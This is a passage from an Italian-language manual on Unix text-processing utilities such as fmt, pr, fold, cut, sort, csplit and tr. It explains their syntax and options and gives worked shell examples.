  Preleva una copia di *http://a2.brot.dg/prova.html* e la salva nel file '`prova.html`'. L'uso dell'opzione '**`--no-header`**' serve a ottenere il file originale, senza l'aggiunta dell'intestazione che fa parte del protocollo HTTP.

Si veda la pagina di manuale *dog(1)*.

22.3 Rimpaginazione di un file di testo

Alcuni programmi si occupano di modificare l'impaginazione del testo, cambiandone la larghezza o aggiungendo delle intestazioni.

22.3.1 Utilizzo di «fmt»

Il programma di servizio '**`fmt`**'[7] (*format*) impagina il testo contenuto nei file forniti come argomento, eliminando e aggiungendo codici di interruzione di riga, in modo che il testo risulti al massimo di una data larghezza:

```
fmt [opzioni] [file...]
```

Il risultato viene emesso attraverso lo standard output. Se non si specifica l'ampiezza massima della riga, questa si intende essere di 75 caratteri.

A titolo di esempio, si suppone che il file '`prova.txt`' contenga esattamente il testo seguente:

```
bla bla bla bla
bla bla bla bla
bla bla bla bla
bla bla bla bla
bla bla bla bla
bla bla bla bla
bla bla bla bla

bla bla bla bla
bla bla bla bla
bla bla bla bla
bla bla bla bla
bla bla bla bla
bla bla bla bla
bla bla bla bla
```

Con '**`fmt`**' si ottiene la rimpaginazione dei due blocchi:

```
$ fmt prova.txt [Invio]

bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla

bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla
```

Opzione	Descrizione
`-w` ***ampiezza*** `--width=`***ampiezza***	Permette di specificare l'ampiezza massima del testo.

Si veda eventualmente il documento *info fmt* oppure la pagina di manuale *fmt(1)*.

22.3.2 Utilizzo di «pr»

Il programma di servizio '**pr**'[8] (*print*) emette attraverso lo standard output il contenuto dei file forniti come argomento, formattati opportunamente per la stampa:

```
pr [opzioni] [file...]
```

Se non viene indicato diversamente attraverso le opzioni:

- viene aggiunta un'intestazione di cinque righe, dove la terza di queste contiene l'informazione della data e dell'ora di stampa e anche del numero di pagina;
- viene aggiunto un piede di pagina di quattro righe bianche;
- il numero di righe per pagina è di 66;
- il carattere <*FF*> che fosse contenuto eventualmente nei file di input, genera un salto pagina.

Nel caso si utilizzino più colonne:

- le colonne hanno la stessa larghezza;

- sono separate da una stringa opzionale (il cui valore predefinito è uno spazio);
- le righe vengono troncate al raggiungimento della larghezza massima della colonna.

Tabella 22.12. Alcune opzioni.

Opzione	Descrizione
+pagina_iniziale [*:pagina_finale*]	Seleziona l'intervallo di pagine indicato. Se manca la pagina finale, si intende che sia l'ultima.
-numero_colonne	Produce un risultato suddiviso nel numero di colonne indicato. L'ampiezza delle colonne viene calcolata automaticamente.
`-c`	Stampa i caratteri di controllo utilizzando la notazione: '**^A**', '**^B**',... I simboli comunque non stampabili vengono rappresentati in ottale: '***ooo***'.
`-d`	Raddoppia la spaziatura tra le righe (spaziatura doppia).
`-l` *altezza_pagina*	Definisce l'altezza della pagina espressa in righe. Di solito la pagina è alta 66 righe.
`-o` *margine_sinistro*	Definisce il margine sinistro espresso in caratteri.

Si veda eventualmente il documento *info pr* oppure la pagina di manuale *pr(1)*.

22.3.3 Utilizzo di «fold»

«

Il programma di servizio '**fold**'[9] impagina il testo contenuto nei file forniti come argomento, suddividendo le righe troppo lunghe inserendo un codice di interruzione di riga al raggiungimento del-

la colonna 80 (se non viene specificato diversamente attraverso le opzioni):

```
fold [opzioni] [file...]
```

Il conteggio viene fatto tenendo conto dei caratteri di tabulazione come se fossero espansi, dei codici di *backspace* (<*BS*>) che diminuiscono il conteggio e dei caratteri di ritorno a carrello (<*CR*>) che azzerano il conteggio.

Tabella 22.13. Alcune opzioni.

Opzione	Descrizione
`-b` `--bytes`	Conta i caratteri <*HT*> (tabulazione), <*BS*> e <*CR*> come gli altri.
`-s` `--spaces`	Cerca di interrompere le righe subito dopo uno spazio vuoto, in modo da evitare di spezzare delle parole.
`-w` ***larghezza*** `--width=`***larghezza***	Definisce la larghezza massima della colonna di testo finale.

22.3.4 Utilizzo di «column»

Il programma di servizio '**`column`**'[10] trasforma l'input rappresentato dai file indicati come argomento in modo da ottenere più colonne. Il risultato viene emesso attraverso lo standard output:

```
column [opzioni] [file...]
```

Tabella 22.14. Alcune opzioni.

Opzione	Descrizione
`-c` ***colonne***	Indica la dimensione orizzontale in caratteri dell'output che si vuole ottenere.
`-x`	Di norma, ogni colonna viene riempita completamente prima di passare alla successiva. Con questa opzione, i dati all'interno delle colonne vengono disposti in sequenza orizzontale.

22.3.5 Utilizzo di «colrm»

«

Il programma di servizio '**`colrm`**'[11] elimina un intervallo di colonne da un file di testo:

```
colrm [colonna_iniziale] [colonna_finale]
```

Le colonne sono espresse in caratteri. L'input è ottenuto dallo standard input e l'output viene emesso attraverso lo standard output. Se vengono omessi gli attributi, non viene eliminato alcunché. Se manca l'indicazione della colonna finale, l'eliminazione avviene a partire dalla colonna iniziale indicata fino alla fine della riga.

Segue la descrizione di alcuni esempi.

- `$` **`colrm 1 10 < documento.txt > tagliato.txt`** [*Invio*]

Vengono eliminati i primi 10 caratteri di ogni riga del file ‘`documento.txt`’ e il risultato viene emesso in ‘`tagliato.txt`’.

- `$` **`colrm 81 < documento > normale.txt`** [*Invio*]

  Le righe che superano gli 80 caratteri vengono tagliate.

22.4 Composizione

Un tipo di file di testo è quello che contiene codici speciali di spostamento allo scopo di ottenere un aspetto particolare quando questo viene stampato. Il codice più usato in questo senso è <*BS*> (*backspace*) che normalmente viene interpretato come arretramento di una posizione. Gli effetti che si possono ottenere in questo modo sono il sottolineato e il neretto. Per esempio, per ottenere la parola «CIAO» in neretto, si utilizza una sequenza del tipo:

‘**C**<***BS***>**CI**<***BS***>**IA**<***BS***>**AO**<***BS***>**O**’.

22.4.1 Utilizzo di «col» e di «colcrt»

I programmi ‘**`col`**’ e ‘**`colcrt`**’ interpretano nei file di testo dei codici di spostamento particolari, oltre a quelli comuni della codifica ASCII:[12]

Codice	Descrizione
<*ESC*>7	Arretramento di una riga.
<*ESC*>8	Arretramento di mezza riga.
<*ESC*>9	Avanzamento di una riga.
<*VT*>	Arretramento di una riga (come <*ESC*>7).

Il programma di servizio ‘**`col`**’[13] emette attraverso lo standard out-

put una trasformazione dello standard input, in modo che questo contenga solo codici per l'avanzamento di riga in avanti.

Tabella 22.16. Alcune opzioni.

Opzione	Descrizione
`-b`	Vengono eliminati anche i caratteri di *backspace* (<*BS*>).
`-f`	I caratteri di mezzo *line feed* (avanzamento di mezza riga) vengono permessi e quindi non sono eliminati.
`-x`	I caratteri di tabulazione vengono sostituiti con spazi.

L'esempio seguente trasforma il risultato di *ls(1)* in un file di testo normale, memorizzato in '`/tmp/ls1.txt`':

```
$ man 1 ls | col -bx > /tmp/ls1.txt [Invio]
```

Il programma di servizio '**`colcrt`**'[14] emette attraverso lo standard output una trasformazione dei file indicati come argomento, in modo da permettere la visualizzazione o la stampa di testi contenenti codici di spostamento di mezza riga:

```
colcrt [opzioni] [file...]
```

In pratica, i caratteri che dovrebbero apparire stampati in una mezza riga successiva, vengono spostati nella riga (intera) successiva. Il suo funzionamento è simile a quello del programma '**`col`**', ma è orientato particolarmente all'emissione di un output adatto allo schermo di un terminale.

Tabella 22.17. Alcune opzioni.

Opzione	Descrizione
`-`	Vengono eliminate tutte le sottolineature.
`-2`	Stampa tutte le mezze righe, raddoppiando in pratica l'output.

22.4.2 Utilizzo di «ul»

Il programma di servizio '**`ul`**',[15] il cui nome sta per *underline*, permette di trasformare un file contenente codici di arretramento, usati per ottenere evidenziamenti e sottolineature, in modo da poterlo visualizzare correttamente in base al tipo di terminale che risulta dalla configurazione (la variabile di ambiente ***TERM***):

```
ul [opzioni] [file...]
```

Per comprendere il senso di questo programma, si può ridirigere su un file il risultato della lettura di una pagina di manuale:

```
$ man 1 ul > /tmp/ul.txt[Invio]
```

Se si osserva il file '`/tmp/ul.txt`' ottenuto, si può vedere che contiene dei codici di arretramento (<*BS*>), con lo scopo di ottenere un carattere di spessore maggiore (più nero, o più illuminato, a seconda del modo con cui il terminale funziona normalmente):

```
UL(1)                    BSD General Commands Manual                    UL(1)

N<BS>NA<BS>AM<BS>ME<BS>E
     u<BS>ul<BS>l - do underlining

S<BS>SY<BS>YN<BS>NO<BS>OP<BS>PS<BS>SI<BS>IS<BS>S
     u<BS>ul<BS>l [-<BS>-i<BS>i] [-<BS>-t<BS>t _<BS>t_<BS>e_<BS>r_<BS>m_↩
↪<BS>i_<BS>n_<BS>a_<BS>l] [_<BS>n_<BS>a_<BS>m_<BS>e _<BS>._<BS>._<BS>.]

D<BS>DE<BS>ES<BS>SC<BS>CR<BS>RI<BS>IP<BS>PT<BS>TI<BS>IO<BS>ON<BS>N
     The u<BS>ul<BS>l utility reads the named files (or standard input
     if none are given) and translates occurrences of underscores to
     the sequence which indicates underlining for the terminal in use,
    …
```

Se si invia questo file, così come si vede, allo schermo, non si ottiene alcun evidenziamento:

```
$ cat /tmp/ul.txt [Invio]
```

Se invece si utilizza '**ul**', lo si vede come dovrebbe (purché il terminale sia in grado di farlo):

```
$ ul /tmp/ul.txt [Invio]
```

Eventualmente si può consultare la pagina di manuale *ul(1)*.

22.5 Estrazione parziale e statistiche

«

Alcuni programmi si occupano di estrarre dall'input solo alcune porzioni, o solo delle informazioni riepilogative, o ancora di suddividere l'input in parti più piccole.

22.5.1 Utilizzo di «head»

Il programma di servizio '**head**'[16] emette attraverso lo standard output la prima parte (le prime 10 righe se non viene specificato diversamente con le opzioni) dei file forniti come argomento:

```
head [opzioni] [file...]
```

Tabella 22.19. Alcune opzioni.

Opzione	Descrizione
`-c` ***dimensione*** `--bytes=`***dimensione***	Emette la quantità di byte indicata dalla dimensione.
`-n` ***dimensione*** `--lines=`***dimensione***	Emette la quantità di righe indicata dalla dimensione.

22.5.2 Utilizzo di «tail»

Il programma di servizio '**tail**'[17] emette attraverso lo standard output la parte finale (le ultime 10 righe se non viene specificato diversamente con le opzioni) dei file forniti come argomento:

```
tail [opzioni] [file...]
```

Tabella 22.20. Alcune opzioni.

Opzione	Descrizione
`-c` ***n*** `--bytes=`***n***	Se l'argomento è privo di segno, emette gli ultimi ***n*** byte del file; se invece l'argomento è preceduto da un segno «+», si intende ottenere la porzione di file che inizia dal byte ***n***-esimo (il primo corrispondente a +1) fino alla fine.
`-n` ***n*** `--lines=`***n***	Se l'argomento è privo di segno, emette le ultime ***n*** righe del file; se invece l'argomento è preceduto da un segno «+», si intende ottenere la porzione di file che inizia dalla riga ***n***-esima (la prima corrispondente a +1) fino alla fine.
`-f` `--follow`	Cerca di continuare la lettura del file, assumendo che questo debba allungarsi per opera di un altro processo (come avviene nel caso dei file delle registrazioni).

L'esempio seguente legge la parte finale del file '`/var/log/messages`' e continua a farlo in attesa di aggiunte al file, inviando quanto ottenuto al dispositivo '`/dev/tty10`'. Il processo viene messo opportunamente sullo sfondo in modo da liberare il terminale.

```
# tail -f /var/log/messages > /dev/tty10 &[Invio]
```

22.5.3 Utilizzo di «split»

«

Il programma di servizio '**`split`**'[18] suddivide il contenuto del file fornito come argomento in porzioni ordinate, di una lunghezza massima definita (di solito 1000 righe):

```
split [opzioni] [file [prefisso]]
```

I file che vengono generati hanno il prefisso indicato nell'argomento (oppure '**x**' se non viene specificato), seguito da una coppia di lettere che cambiano secondo una sequenza ordinata: '**aa**', '**ab**', '**ac**',... Pertanto, i nomi ottenuti possono essere ordinati nello stesso modo con cui il file originale è stato suddiviso.

Tabella 22.21. Alcune opzioni.

Opzione	Descrizione
`-l` ***righe*** `--lines=`***righe***	Definisce il numero di righe dei file di destinazione.
`-b` ***dimensione*** `--bytes=`***dimensione***	Definisce la dimensione in byte dei file di destinazione.
`-C` ***dimensione*** `--line-bytes=`***dimensione***	Definisce la dimensione massima in byte dei file di destinazione, intendendo però che questi file contengano righe intere. Si possono usare gli stessi moltiplicatori utilizzabili nell'opzione '**-b**'.

22.5.4 Utilizzo di «csplit»

Il programma di servizio '**csplit**'[19] serve a suddividere un file in più parti, secondo uno o più modelli. Ogni modello indicato alla fine della riga di comando, specifica l'inizio di una nuova porzione di file che si vuole ottenere:

```
csplit [opzioni] file modello...
```

Il modello in questione può essere rappresentato da un numero che esprime la quantità di righe da contare, per determinare l'inizio della porzione successiva, oppure da un'espressione regolare che, a seconda della delimitazione, può anche servire a eliminare una porzione di file.

Salvo indicazione diversa, '**csplit**' genera una serie di file secondo il modello '`xx`***nn***'; in pratica, si tratta di file il cui nome inizia con due «x» e termina con un numero di due cifre. In particolare, con l'opzione '**-f**' è possibile stabilire un prefisso diverso da queste due «x».

Come accennato, ogni modello può essere rappresentato da un numero, o da un'espressione regolare, ma in più, può essere aggiunto un simbolo speciale che ne rappresenta la ripetizione, per permettere l'indicazione dello stesso modello per più porzioni del file:

```
modello [{n_ripetizioni | *}]
```

Come si vede dallo schema sintattico, l'indicazione eventuale delle ripetizioni è racchiuso tra parentesi graffe, che quindi fanno parte del comando. Quando si vogliono indicare tali parentesi graffe, è probabile che si debbano proteggere dall'interpretazione della shell. Vengono descritte di seguito le varie forme dei modelli che possono essere indicati, assieme a una spiegazione sull'uso del simbolo di ripetizione.

Tenendo conto che dovrebbe trattarsi di un programma di servizio

GNU, le espressioni regolari vanno espresse secondo le convenzioni GNU. Per la precisione, vengono utilizzate le espressioni regolari estese (ERE). A questo proposito è conveniente leggere le sezioni 23.1 e 23.2.

- ***n_righe***

  Un numero puro e semplice, indica di concludere la porzione di file in corso all'***n***-esima riga.

- ***/espressione_regolare/*** [***scostamento***]

  Un'espressione regolare racchiusa tra due barre oblique normali, serve a indicare la riga di inizio che deve appartenere alla prossima porzione di file. In pratica, la riga per la quale si avvera la corrispondenza, è la prima della porzione di file successiva. Se dopo la seconda barra obliqua si indica un numero preceduto da un segno '**+**' o da un segno '**−**', significa che si vuole indicare uno scostamento da quel punto, espresso in caratteri: uno scostamento positivo sposta l'inizio dopo ***n*** caratteri dall'inizio della riga trovata; uno scostamento negativo, sposta l'inizio all'indietro di ***n*** caratteri.

- **%*espressione_regolare*%** [***scostamento***]

  Un'espressione regolare racchiusa tra due simboli di percentuale, fa in modo che la porzione successiva, il cui inizio viene identificato attraverso l'espressione regolare stessa, non viene inserito in un file. In pratica, questa parte viene ignorata semplicemen-

te. L'indicazione eventuale dello scostamento si comporta nello stesso modo già visto per il caso precedente.

- `{n}`

  `{*}`

  Il simbolo di ripetizione fa in modo che il modello precedente venga ripetuto ***n*** volte, oppure, se si usa un asterisco, tante volte quante ne servono a completare la scansione del file in ingresso.

Tabella 22.22. Alcune opzioni.

Opzione	Descrizione
`-f` ***prefisso_nomi_file*** `--prefix=`***prefisso_nomi_file***	Questa opzione permette di specificare l'inizio dei nomi dei file che vengono generati. Senza usare questa opzione, i file iniziano per '`xx*`'.
`-n` ***n_cifre_numeriche*** `--digits=`***n_cifre_numeriche***	In condizioni normali, il nome dei file che vengono generati, termina con due sole cifre numeriche, cosa che consente la creazione di 100 file differenti (da 00 a 99). Con questa opzione è possibile modificare il numero di cifre numeriche di questi file.

`-s`
`-q`
`--silent`
`--quiet`
	Se non viene usata questa opzione, '**`csplit`**' emette attraverso lo standard output una serie di numeri, corrispondenti alla dimensione in byte dei file che vengono generati.

Segue la descrizione di alcuni esempi.

- `$` **`csplit elenco 10`**[*Invio*]

  Legge il file ‘`elenco`’ generando il file ‘`xx00`’ con le prime 10 righe di questo, quindi il file ‘`xx01`’ con le righe restanti.

- `$` **`csplit elenco 10 \{0\}`**[*Invio*]

  Questo esempio serve a mostrare l’uso del simbolo di ripetizione: in questo caso, ‘**`{0}`**’, con le parentesi graffe debitamente protette, non ha effetto e il risultato è lo stesso dell’esempio precedente.

- `$` **`csplit elenco 10 \{1\}`**[*Invio*]

  Legge il file ‘`elenco`’ generando il file ‘`xx00`’ con le prime 10 righe di questo, il file ‘`xx01`’ con le 10 righe successive e il file ‘`xx02`’ con le righe restanti.

- `$` **`csplit -f prova elenco 10 \{1\}`**[*Invio*]

  Come nell’esempio precedente, con la differenza che i file generati iniziano per ‘`prova*`’.

- `$` **`csplit -f prova elenco '/Pagina [0-9]*/' \{\*\}`**[*Invio*]

  Suddivide il file ‘`prova`’, in modo che ogni porzione inizi con una riga corrispondente all’espressione regolare ‘**`Pagina [0-9]*`**’. La ricerca della corrispondenza dell’espressione regolare avviene per tutte le righe disponibili, in base alla presenza del simbolo di ripetizione indefinita: ‘**`{*}`**’. I file generati hanno tutti la radice ‘`prova`’.

22.5.5 Utilizzo di «wc»

Il programma di servizio '**wc**'[20] (*word count*) emette attraverso lo standard output la statistica sul conteggio dei codici di interruzione di riga (in pratica il numero delle righe), delle parole e dei byte:

```
wc [opzioni] [file...]
```

Se attraverso le opzioni vengono specificati uno o due tipi di conteggio, quelli che non sono indicati espressamente non vengono emessi.

Tabella 22.23. Alcune opzioni.

Opzione	Descrizione
`-c` `--bytes`	Emette la dimensione in byte.
`-w` `--words`	Emette il totale delle parole.
`-l` `--lines`	Emette il numero di righe (precisamente il numero dei codici di interruzione di riga).

22.6 Ordinamento di un file di testo

Alcuni programmi si occupano di riordinare file o di utilizzare file ordinati. L'ordinamento, la fusione, l'eliminazione degli elementi doppi e la ricerca binaria, rientrano in questo concetto.

22.6.1 Utilizzo di «sort»

Il programma di servizio '**sort**'[21] permette di ordinare o fondere insieme (*merge*) il contenuto dei file:

```
sort [opzioni] [file...]
```

Sono disponibili tre modalità di funzionamento:

- ordinamento (è la modalità predefinita);
- controllo dell'ordinamento;
- fusione.

Il risultato dell'ordinamento o della fusione, viene emesso attraverso lo standard output se non si specifica diversamente attraverso le opzioni; se non si specificano file da elaborare, viene preso in considerazione lo standard input.

Tabella 22.24. Opzioni riferite alla modalità di funzionamento.

Opzione	Descrizione
`-c`	Controlla che i file indicati siano già ordinati; se non lo sono, viene emessa una segnalazione di errore e il programma termina restituendo il valore uno, corrispondente a *Falso*.

Opzione	Descrizione
`-m`	Fonde insieme i file indicati che devono essere già stati ordinati in precedenza. Nel caso non lo siano, si può sempre usare la modalità di ordinamento normale. L'utilizzo di questa opzione fa risparmiare tempo quando la situazione lo consente.

Tabella 22.25. Opzioni riferite al tipo di ordinamento.

Opzione	Descrizione
`-b`	Ignora gli spazi bianchi iniziali.
`-d`	Durante l'ordinamento ignora tutti i caratteri che non siano lettere, numeri e spazi.
`-f`	Non distingue tra maiuscole e minuscole.
`-i`	Ignora i caratteri speciali al di fuori dell'ASCII puro (da 30_{16} a $7E_{16}$ compresi).
`-n`	Esegue una comparazione, o un ordinamento, di tipo numerico, tenendo conto anche del segno meno e del punto decimale.
`-r`	Inverte l'ordine della comparazione o dell'ordinamento.

Tabella 22.26. Altre opzioni.

Opzione	Descrizione
`-o` ***file_generato***	Invece di utilizzare lo standard output per emettere il risultato dell'ordinamento o della fusione, utilizza il file indicato come argomento di questa opzione.
`-t` ***carattere_separatore***	Permette di definire il carattere usato come separatore tra i campi che compongono le varie righe (record).
`-u`	Il risultato dell'utilizzo di questa opzione dipende dalla modalità di funzionamento di '**`sort`**'. Se è attiva la modalità di ordinamento o di fusione, fa sì che, in caso di chiavi duplicate, venga emesso solo il primo di questi record. Se è attiva la modalità di controllo, fa sì che venga segnalato un errore in presenza di chiavi duplicate.
`-k` ***campo_iniziale*** [**,** ***campo_finale***]	Specifica la chiave di ordinamento o di fusione indicando il campo iniziale ed eventualmente quello finale. La suddivisione in campi può essere precisata con l'opzione '**`-t`**'.

Segue la descrizione di alcuni esempi.

- `$` **`sort /etc/passwd`** [*Invio*]

Riordina il file ‘`/etc/passwd`’ a partire dalla prima colonna; in pratica, dal momento che si tratta del file che contiene le informazioni sulle utenze del sistema, lo riordina in base al nominativo di ognuna di queste (il primo campo).

- `$` **`sort -t : -k 1,1 /etc/passwd`**[*Invio*]

  L’effetto di questo comando è praticamente identico a quello precedente, con la differenza che viene dichiarato esplicitamente l’intervento nel primo campo del file (come è noto, il file ‘`/etc/passwd`’ è diviso in campi separati dai due punti verticali), dopo averne specificato il carattere separatore.

- `$` **`sort -n -t : -k 3,3 /etc/passwd`**[*Invio*]

  Riordina il file già descritto, usando il terzo campo come chiave. In particolare, utilizza un ordinamento di tipo numerico, dal momento che il campo in questione rappresenta il numero UID di ogni utenza.

- `$` **`sort -m primo secondo > terzo`**[*Invio*]

  Fonde assieme i due file ‘`primo`’ e ‘`secondo`’, già ordinati in precedenza, generando il file ‘`terzo`’.

- `$` **`sort -u -m primo secondo > terzo`**[*Invio*]

  Come nell’esempio precedente, ma in questo caso, il file che viene generato non contiene righe doppie.

Si veda eventualmente il documento *info sort* oppure la pagina di manuale *sort(1)*.

22.6.2 Utilizzo di «uniq»

Il programma di servizio '**uniq**'[22] filtra il contenuto dei file ed emette solo le righe uniche. Il file fornito come input deve essere ordinato:

```
uniq [opzioni] [file_in_ingresso [file_in_uscita] ]
```

Si veda eventualmente il documento *info uniq* oppure la pagina di manuale *uniq(1)*.

22.6.3 Utilizzo di «comm»

Il programma di servizio '**comm**'[23] confronta due file ordinati ed emette attraverso lo standard output l'indicazione delle righe uniche nel primo e nel secondo file, oltre alle righe che i due file hanno in comune:

```
comm [opzioni] [file1] file2
```

Se non vengono specificate delle opzioni, viene emesso un risultato su tre colonne: la prima contiene le righe uniche del primo file, la seconda le righe uniche del secondo file, la terza le righe in comune.

Tabella 22.27. Alcune opzioni.

Opzione	Descrizione
`-1`	Sopprime la prima colonna.
`-2`	Sopprime la seconda colonna.
`-3`	Sopprime la terza colonna.

22.7 Campi

«

Alcuni programmi si occupano di elaborare porzioni di file a livello delle righe (o dei record). Quando le righe di un file contengono informazioni strutturate in qualche modo, gli elementi di queste sono chiamati campi, inoltre, al posto del termine «riga» si preferisce utilizzare la parola record che esprime più precisamente il ruolo di questa: contenere una registrazione.

I campi di un record possono avere una dimensione fissa, oppure variabile. Nel primo caso anche i record hanno una dimensione fissa e la suddivisione in campi avviene in base alla posizione; nel secondo caso i record hanno una dimensione variabile e i campi vengono riconosciuti in base a un separatore che di solito deve essere definito.

22.7.1 Utilizzo di «cut»

«

Il programma di servizio '**cut**'[24] emette attraverso lo standard output porzioni del contenuto di ogni riga dei file indicati come argomento, o dello standard input in loro mancanza. Il modo con cui ciò avviene dipende dagli argomenti, attraverso i quali possono essere definite delle liste di valori o di intervalli. Il primo elemento corrisponde al numero uno.

```
cut [opzioni] [file...]
```

Tabella 22.28. Alcune opzioni.

Opzione	Descrizione
`-b` ***lista_di_byte*** `--bytes=`***lista_di_byte***	Definisce gli intervalli da estrarre espressi in byte.
`-c` ***lista_di_caratteri*** `--characters=`***lista_di_caratteri***	Definisce gli intervalli da estrarre espressi in caratteri.
`-f` ***lista_di_campi*** `--fields=`***lista_di_campi***	Definisce gli intervalli da estrarre espressi in campi. I campi sono distinti in base a un certo carattere usato come delimitatore. Quello predefinito è il carattere di tabulazione.
`-d` ***delimitatore*** `--delimiter=`***delimitatore***	Definisce un delimitatore alternativo al carattere di tabulazione.

- `$` **`cut -c 1-10 pippo`**[*Invio*]

  Emette i primi 10 caratteri di ogni riga del file ‘`pippo`’.

- `$` **`cut -c 1-10,21 pippo`**[*Invio*]

  Emette per ogni riga del file ‘`pippo`’ solo i primi 10 caratteri seguiti dal 21-esimo carattere.

- `$` **`cut -d ":" -f 1,5 /etc/passwd`**[*Invio*]

  Emette il primo e il quinto campo del file ‘`/etc/passwd`’. Per leggere correttamente il file, viene anche definito il tipo di separatore (‘`:`’). In pratica, viene visualizzato il nominativo e il nome completo degli utenti.

22.7.2 Utilizzo di «paste»

«

Il programma di servizio '**paste**'[25] emette attraverso lo standard output l'unione, riga per riga, dei file indicati come argomento (in loro mancanza prende lo standard input). Le righe dei file vengono prese in ordine sequenziale e unite separandole con un carattere di tabulazione. Al termine delle nuove righe ottenute, viene aggiunto il codice di interruzione di riga.

```
paste [opzioni] [file...]
```

Tabella 22.29. Alcune opzioni.

Opzione	Descrizione
`-s` `--serial`	In questo caso viene utilizzato un solo file alla volta e tutte le sue righe vengono unite in un'unica riga.
`-d` *elenco_delimitatori* `--delimiters` *elenco_delimitatori*	Viene utilizzato l'elenco di delimitatori fornito, invece di utilizzare la tabulazione per separare le righe riunite. Quando l'elenco di delimitatori viene esaurito, si ricomincia a usare il primo.

22.7.3 Utilizzo di «join»

«

Il programma di servizio '**join**'[26] genera un file contenente le righe che hanno chiavi identiche nei due file indicati tra gli argomenti. I due file devono essere già ordinati in base alle chiavi che si vogliono prendere in considerazione per la selezione.

```
join [opzioni] file1 file2
```

Si veda eventualmente il documento *info join* oppure la pagina di manuale *join(1)*.

22.8 Conversione

Alcuni programmi consentono di convertire il contenuto di un file, operando a livello di byte. La situazione più comune riguarda l'espansione dei caratteri di tabulazione (ovvero la loro trasformazione in caratteri spazio normali, nella quantità necessaria a mantenere le distanze previste) e, nel senso opposto, la conversione inversa per ridurre la dimensione complessiva del file.

22.8.1 Utilizzo di «expand»

Il programma di servizio '**expand**'[27] emette attraverso lo standard output una trasformazione del contenuto dei file forniti come argomento, oppure di quanto proviene dallo standard input, in cui i simboli di tabulazione sono trasformati in spazi veri e propri. Se non viene specificato diversamente attraverso le opzioni, gli stop di tabulazione si intendono ogni otto caratteri.

```
expand [opzioni] [file...]
```

Tabella 22.30. Alcune opzioni.

Opzione	Descrizione
`-t` ***tab1*** [**,** ***tab2***] ... `--tabs=`***tab1*** [**,** ***tab2***] ...	Permette di specificare una tabulazione diversa da quella predefinita (ogni otto colonne). Se viene specificato solo un numero, si intende una tabulazione ogni ***n*** colonne, altrimenti, si intende una sequenza di stop di tabulazione, in cui la prima colonna corrisponde al numero zero. Una volta esaurito l'elenco, gli stop di tabulazione successivi vengono sostituiti con uno spazio singolo.
`-`***n***	Questa è una variante dell'opzione '**`-t`**', in cui si mette direttamente il numero corrispondente alla tabulazione che si vuole avere.

`-i`
 	
`--initial`
	Converte solo i caratteri di tabulazione iniziali, cioè quelli che precedono caratteri diversi da spazio, o che precedono altri caratteri di tabulazione.

I comandi mostrati sotto sono equivalenti: servono tutti a espandere i caratteri di tabulazione del file '`pippo.txt`' generando il file '`pippo1.txt`', utilizzando intervalli di tabulazione ogni otto colonne. Il valore è stato specificato per completezza, dal momento che un intervallo di otto colonne è quello predefinito.

```
$ expand -8 pippo.txt > pippo1.txt [Invio]

$ expand -t 8 pippo.txt > pippo1.txt [Invio]

$ expand --tabs=8 pippo.txt > pippo1.txt [Invio]
```

22.8.2 Utilizzo di «unexpand»

Il programma di servizio '**unexpand**'[28] emette attraverso lo standard output una trasformazione del contenuto dei file forniti come argomento, oppure dello standard input in loro mancanza, in cui gli spazi sono trasformati in caratteri di tabulazione per quanto possibile. Se non viene specificato diversamente attraverso le opzioni, gli stop di tabulazione si intendono ogni otto caratteri. Normalmente, il programma trasforma solo gli spazi iniziali.

```
unexpand [opzioni] [file...]
```

Tabella 22.31. Alcune opzioni.

Opzione	Descrizione
`-t` *tab1* [, *tab2*] ... `--tabs=`*tab1* [, *tab2*] ...	Permette di specificare una tabulazione diversa da quella predefinita (ogni otto colonne). Se viene specificato solo un numero, si intende una tabulazione ogni ***n*** colonne, altrimenti, si intende una sequenza di stop di tabulazione, in cui la prima colonna corrisponde al numero zero. Una volta esaurito l'elenco, non vengono fatte altre trasformazioni.

`-a`
 	
`--all`
	Non si limita a trasformare solo gli spazi iniziali.

22.9 Traslitterazione o cancellazione di caratteri

«

Esiste un programma di servizio che spesso passa inosservato, ma è molto importante nell'elaborazione di file a livello di byte singolo (o di carattere). Si tratta di '**tr**',[29] (*translate*) il cui obiettivo fondamentale è quello di convertire un insieme di caratteri (o di simboli) in un altro insieme, ma consente anche l'eliminazione di alcuni caratteri oppure solo di quelli doppi. Dal momento che con '**tr**' è necessario distinguere tra situazioni differenti, è opportuno descrivere separatamente la sua sintassi. L'elenco di modelli sintattici che viene mostrato è semplificato rispetto alle possibilità effettive di '**tr**'; inoltre si deve considerare che l'input proviene dallo standard input e l'output viene emesso attraverso lo standard output.

Modello sintattico	Descrizione
`tr` ***stringa1 stringa2***	Questo rappresenta la situazione comune, in cui l'insieme di caratteri indicato nella prima stringa viene sostituito con l'insieme dei caratteri della seconda stringa.
`tr -s` ***stringa1*** `tr --squeeze-repeats` ***stringa1***	Con l'opzione '**-s**' (ovvero '**--squeeze-repeats**'), si intendono eliminare i doppioni, relativi ai caratteri indicati nella stringa.

Modello sintattico	Descrizione
`tr -d [-c]` ***stringa1*** `tr --delete [--complement]` ↩ ↪ ***stringa1***	Con l'opzione '**-d**' (ovvero '**--delete**'), si intendono eliminare i caratteri indicati nella stringa. Se si usa anche l'opzione '**-c**' ('**--complement**'), i caratteri che vengono eliminati sono tutti esclusi quelli della stringa indicata.
`tr -d -s` ***stringa1 stringa2*** `tr --delete` ↩ ↪ `--squeeze-repeats` ↩ ↪ ***stringa1 stringa2***	Se alla cancellazione si aggiunge l'opzione di eliminazione dei doppioni, le cose vanno diversamente: prima vengono eliminati i caratteri corrispondenti a quelli della prima stringa; quindi vengono eliminati i doppioni dei caratteri appartenenti alla seconda stringa.

22.9.1 Rappresentazione dei caratteri in una stringa di «tr»

Le stringhe utilizzate come argomenti di '**tr**' vanno scritte secondo una sintassi particolare, che assomiglia vagamente alle espressioni regolari. In generale, ogni carattere (lettera, numero, simbolo) rappresenta esattamente se stesso, salvo le eccezioni che vengono descritte qui.

Sono ammissibili delle sequenze di escape formate da una barra obliqua inversa seguita da un carattere o da un numero che deve essere

inteso in modo ottale. La tabella 22.33 elenca queste sequenze di escape (si veda anche la sezione 47.7.5).

Tabella 22.33. Sequenze di escape per le stringhe di '**tr**'.

Codice	Descrizione
`\a`	<*BEL*>.
`\b`	<*BS*>.
`\f`	<*FF*>.
`\n`	<*LF*>.
`\r`	<*CR*>.
`\t`	<*HT*> (tabulazione normale).
